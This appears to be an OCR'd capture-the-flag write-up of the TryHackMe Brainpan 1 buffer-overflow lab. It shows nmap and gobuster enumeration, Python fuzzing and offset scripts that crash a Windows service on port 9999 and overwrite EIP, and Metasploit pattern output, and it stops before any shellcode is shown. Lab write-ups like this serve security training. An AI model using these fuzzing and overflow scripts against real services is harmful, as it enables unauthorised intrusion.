
Brainpan 1

Enumeration

```
sudo nmap -sC -sV -sS -O -A -oN nmap/scanned.txt
--min-rate=1000 -p 9999,10000 10.10.243.56
```



As we can see open ports

```
Port 9999 (abyss)
port 10000 (Python Http Server)
```


Now let's go check the http site

Nothing interesting here so let's do some directory busting

```
gobuster dir --url http://10.10.193.210:10000/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -t 50
```

```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSEP/TryHackMe/Brainpan]
└─$ gobuster dir --url http://10.10.193.210:10000/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -t 10
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.193.210:10000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 163 / 207644 (0.08%)[ERROR] Get "http://10.10.193.210:10000/08": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 269 / 207644 (0.13%)[ERROR] Get "http://10.10.193.210:10000/media": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/bin                 (Status: 301) [Size: 0] [--> /bin/]
```


As we can see we go /bin so let's go and see what we have there



As we can see we have brainpan.exe so let's download it and transfer it to my reverse engineering VM


Okay let's see what the 9999 port running


```
nc -nv 10.10.193.210 9999
```




Okay as we can see it seems that it's running the same executable we found in the web server so let's go now to the reverse engineering VM and attach this exe to the

debugger





As we see we are now up for testing the so now let's write our fuzzing script




```python
import socket
import time
import sys

target = "192.168.2.15"

port = 9999

timeout = 4

buffer = b"A" * 100

while True:
    try:
        print("Fuzzing With {} Bytes".format(len(buffer)))
        s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.settimeout(timeout)
        s.connect((target,port))
        s.recv(1024)
        s.send(buffer)
        s.recv(1024)
        s.close()
    except:
        print("[!] Error At {} Byte".format(len(buffer)))
        sys.exit(0)
    buffer += b"A" * 100
    time.sleep(1)
~
~
```

As we can see it's very simple now let's run it to check if we can crash the program

```
python3 fuzz.py
```

```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSEP/TryHackMe/Brainpan]
└─$ python3 fuzz.py
Fuzzing With 100 Bytes
Fuzzing With 200 Bytes
Fuzzing With 300 Bytes
Fuzzing With 400 Bytes
Fuzzing With 500 Bytes
Fuzzing With 600 Bytes
[!] Error At 600 Byte
```

Okay nice the fuzzer tells that the program crashed at 600 bytes now let's go and see if we overwrite the EIP register



As we can see we defiantly overwrite the EIP and it's value is 41414141 which is the equivalent of AAAA

Now we need to know when exactly the byte that the program crashed at so we will use msf-pattern_create from the Metasploit to generate an offset pattern for us

```
msf-pattern_create -l 900
```

```
┌──(rem01x㉿Rem01x)-[~/Offsec/OSEP/TryHackMe/Brainpan]
└─$ msf-pattern_create -l 900
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1
Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3
Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5
Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7
Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9
Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1
Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3
Bd4Bd5Bd6Bd7Bd8Bd9
```

As we can see it get us some string now we have to write the offset script


```
import socket
import sys
target = "192.168.2.15"

port = 9999

offset = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0A
e1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5A
i6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0A
n1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5A
r6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0A
w1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5B
a6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9"

print("Sending Malisous Buffer")

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)

s.connect((target,port))

s.recv(1024)

s.send(offset)
s.recv(1024)

s.close()

sys.exit(0)
-- INSERT --                                                    19,1          Top
```

As we can see it's ready now so let's go now and run it

```
python3 offset.py
```

```
C:\Users\Rem01x\Desktop\Reversing Binaries\brainpan\brainpan.exe
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
[+] received connection.
[get_reply] s = [Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3A
d4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3A
h4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3A
l4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3A
p4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3A
